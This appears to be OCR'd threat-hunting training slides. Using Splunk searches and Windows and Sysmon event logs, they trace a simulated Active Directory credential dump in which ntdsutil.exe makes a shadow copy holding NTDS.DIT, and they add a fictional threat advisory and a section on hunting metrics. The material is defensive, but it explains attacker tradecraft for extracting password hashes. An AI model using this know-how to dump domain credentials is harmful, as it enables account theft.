
EventCode	source	count
2006	WinEventLog:Application	1
4656	WinEventLog:Security	1433
7036	WinEventLog:System	87
8222	WinEventLog:Security	1


i	Time	Event
>	8/2/19 11:11:30.000 AM	08/02/2019 11:11:30 AM LogName=Application SourceName=ESENT EventCode=2006 EventType=4 Show all 12 lines host = titan | source = WinEventLog:Application | sourcetype = WinEventLog

#	Log	Event ID	Task Category	Event Details
1	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	Process Create. • **CommandLine**: Command line of the execution command (ntdsutil) • **UtcTime**: Process execution date and time (UTC) • **ProcessGuid/ProcessId**: Process ID • **Image**: Path to the executable file (C:\Windows\System32\ntdsutil.exe) • **User**: Execute as user
2	Application	2006	ShadowCopy	The lsass ([Process ID]) shadow copy instance [Instance] completed successfully.

i	Time	Event
⌄	8/2/19 11:11:49.000 AM	08/02/2019 11:11:49 AM LogName=Security SourceName=VSSAudit EventCode=8222 EventType=0 Type=Information ComputerName=titan.thirst User=SYSTEM Sid=S-1-5-18 SidType=1 TaskCategory=3 OpCode=Info RecordNumber=323052 Keywords=Audit Success, Classic Message=Shadow copy has been created. User SID: THIRSTYBERNER\frothly_helpdesk User name: THIRSTYBERNER\frothly_helpdesk Process ID: 0x0000000000001054 Shadow Set ID: {d5cf01f8-07eb-4535-bf9a-7daf5d7c8bf8} Shadow ID: {e66b65a6-b4ac-49a4-a905-6782a1941c04} Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5} Original Machine: titan.thirstyberner.com Original Volume: \\?\Volume{a874c1ef-a81e-11e9-80b1-806e6f6e6963}\ Shadow device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2 Collapse

4	Security	8222	VSSAudit	Shadow copy has been created. • **Shadow Device Name**: Created name of the shadow device • **User SID**: Created SID of the user • **Process ID**: Created ID of the process • **User Name**: Created name of the user • **Source Computer**: Name of partition in the creation source host (\\?\Volume{[GUID]}\) • **Provider ID**: Created host • **Shadow Set ID/Shadow ID**: Created ID of the shadow • **Process Image Name**: Created GUID of the process • **Source Volume**: Volume served as the creation source (\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[Number])





What Is Our Timeline?

ntdsutil.exe

- Ntdsutil.exe was executed on titan @ Aug 2, 2019 11:10:07
  - Seen in Sysmon/1 and in Notable Event

- Multiple Windows Events (Application, Security and System) indicate that volume shadow copy was executed
  - Frothly_helpdesk was the user executing it under system privileges
  - A shadow copy was created called harddiskvolumeshadowcopy2 @ Aug 2, 2019 11:11:49

What Is Our Narrative?

ntdsutil.exe

- Evidence That Can Be Confirmed When Execution is Successful

- ntdsutil.exe was executed, and the Event ID: 8222 is recorded in the event log "Security".
- A request for a handle for object "[System Drive]\SNAP_[Date and Time]_VOLUME[Drive Letter]$" was successful.


- No new artifacts beyond what was in the notable event
  - User: Frothly_helpdesk
  - System: titan
  - Process: ntdsutil.exe


Example of Presumed Tool Use During an Attack

This tool is used to extract NTDS.DIT (a database for NTDS) and another tool is used to analyze passwords.

MITRE ATT&CK Techniques Referenced

ntdsutil.exe





https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

ntdsutil.exe

- Leverage reference in JP-Cert guide
  - Event Codes
  - Evidence of Success

- Look for accounts executing with system privileges
  - Should they ever?
  - If they should, are those commands constrained?

Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.


The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets
The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the ***dumping of credentials from active directory*** being a standard technique.

Threat Hunting Metrics

Measuring and Driving Success



Why Metrics Matter in Threat Hunting

- Provide quantifiable insights into hunting effectiveness
- Identify areas of improvement
- Demonstrate value to stakeholders

Key Metrics to Track

Mean Time to Detect (MTTD)

- Definition: Time to identify a threat
- Importance: Reduces attacker dwell time
- Measurement: Time between presence of indicator and detection (validation)

- Example: Baseline: 72 hours -> Target: 24 hours

Mean Time to Respond (MTTR)

- Definition: Time to mitigate a threat
- Importance: Limits attack impact
- Measurement: Time from detection to containment

- Example: Baseline: 48 hours -> Target: 12 hours

of Threat Identified

- Definition: Total validated threats identified
- Importance: Measures hunting effectiveness
- Measurement: Count distinct validated threats

- Example: Q1: 10 Threats -> Q2 Target: 20 Threats

Reduction in False Positives

- Definition: Reduction in incorrectly flagged threats
- Importance: Focuses efforts on real threats
- Measurement: Ratio of false positives to alerts

- Example: Q1: 30% false positives -> Q2 Target: 15% false positive rate

Continuous Improvement Through Metrics

Enhancing Automated Detection Rules

- Improve tools, reduce the manual workload

Actions

- Add new IoCs to detection systems
- Refine SIEM detection rules

Identifying Gaps in Visibility

- Address monitoring insufficiencies

Actions

- Use metrics to pinpoint blind/weak spots
- Deploy additional sensors/monitoring

Building a Feedback Loop

- Integrate lessons learned

Actions

- Conduct post-hunt reviews & lessons learned
- Adjust priorities based on metrics

Visualizing Metrics

- Build an Effective Dashboard

- MTTD/MTTR Trends
- Threat Counts
- False Positive Ration
- Tools: Power BI, Tableau, SIEM Dashboards
  - Splunk ES!

Case Study: Metrics In Action

Approach

- **Tool and Process Review:**
  - Conducted a comprehensive review of existing detection tools and processes to identify inefficiencies and gaps in coverage.
- **Focused Threat Hunting Efforts:**
  - Directed threat hunting activities toward areas with historically high dwell times, such as cloud environments or lateral movement within the network.
  - Example: Focused on detecting unusual authentication patterns in cloud services that were often overlooked.
- **Integration of Findings:**
  - Integrated insights and findings from threat hunting activities into automated detection rules and systems.
  - Developed new detection rules or adjusted existing ones to better capture and alert on suspicious and risk-based activity.
  - Example: Created a rule to alert on multiple failed login attempts from a new region followed by a successful login from a new IP address our of region.

Initial Situation

Mean Time to Detect (MTTD) of 96 hours, which resulted in prolonged attacker dwell time and increased risk of data breaches or system compromise.

Case Study: Metrics In Action, cont.

Results

- **MTTD Reduction:**
  - Successfully reduced MTTD from 96 hours to 36 hours by improving detection capabilities and response workflows.

- **False Positives Decrease:**
  - Refined detection rules led to a 40% reduction in false positives, allowing security teams to focus on genuine threats rather than being overwhelmed by noise.

Case Study Key Takeaways

Effective Use of Metrics

- By measuring and tracking MTTD and false positives, the organization was able to pinpoint weaknesses and implement targeted improvements.

Continuous Improvement

- The case study demonstrates the value of using metrics not only for assessing current performance but also for driving continuous improvement in threat detection and response.

Applying Metrics to Your Organization

Threat Hunting Success

1. Define Baselines: Current MTTD, MTTR & False Positives rate
2. Set Targets: Specific goals for each metric
3. Track Progress: Utilize visualizations, dashboards and reports
4. Leverage Findings: Improve systems and refine processes
5. Communicate Results: Share metrics with stakeholders

Metrics: Key Takeaways

Metrics are essential for measuring success

- MTTD / MTTR are crucial for reducing dwell time
- False positive reduction focuses team on the real threats
- Continuous improvement relies on feedback loops

Exercise 5: Hunt #2025-01-04

Ntds.dit

What is the NTDS.DIT file?

Can we confirm or refute that the NTDS.DIT is in that shadow copy?

Additional lateral movement via file shares is associated with this behavior

- What information can we find regarding file shares and NTDS.DIT in Splunk?

Hints

- Remember backslashes require an additional backslash for escape characters
- Windows Event Logs and Stream for Splunk SMB traffic are important data sets

What is the NTDS.DIT File?

What is Ntds in Active Directory?

The **Ntds**. dit file is a database that stores **Active Directory** data, including information about user objects, groups, and group membership. It includes the password hashes for all users in the domain. ... The extraction and cracking of these passwords can be performed offline, so they will be undetectable. Oct 27, 2017

Can we confirm or refute that the NTDS.DIT is in that shadow copy?

```
1  host=titan sourcetype=wineventlog NTDS.DIT
2  |  stats values(EventDescription) as EventDescription count by source EventCode
```

All time

✓ **8 events** (8/2/19 8:00:00.000 AM to 7/15/25 5:29:13.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (5)** | Visualization

20 Per Page | Format | Preview

source	EventCode	EventDescription	count
WinEventLog:Application	216		3
WinEventLog:Application	325		1
WinEventLog:Application	326		1
WinEventLog:Application	327		2
WinEventLog:Security	5145	A network share object was checked to see whether the client can be granted desired access.	1

```
1 host=titan sourcetype=wineventlog NTDS.DIT EventCode=216
2 | table _time source EventCode Message
```

All time

✓ **3 events** (8/2/19 8:00:00.000 AM to 7/15/25 5:32:31.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (3)** | Visualization

20 Per Page | Format | Preview

_time	source	EventCode	Message
2019-08-02 11:11:38	WinEventLog:Application	216	lsass (484) A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'.
2019-08-02 11:11:41	WinEventLog:Application	216	lsass (484) A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'.
2019-08-02 11:11:41	WinEventLog:Application	216	lsass (484) A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'.

Application	216	Logging/Recovery	It was detected that the location of the lsass ([Process ID]) database had been moved from '[Move From]' to '[Move To]'. • **Process ID**: Process ID of lsass.exe • **Move From**: ntds.dit at the source location ('C:\Windows\NTDS\ntds.dit') • **Move To**: ntds.dit at the destination location ('\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[Number]\Windows\NTDS\ntds.dit')

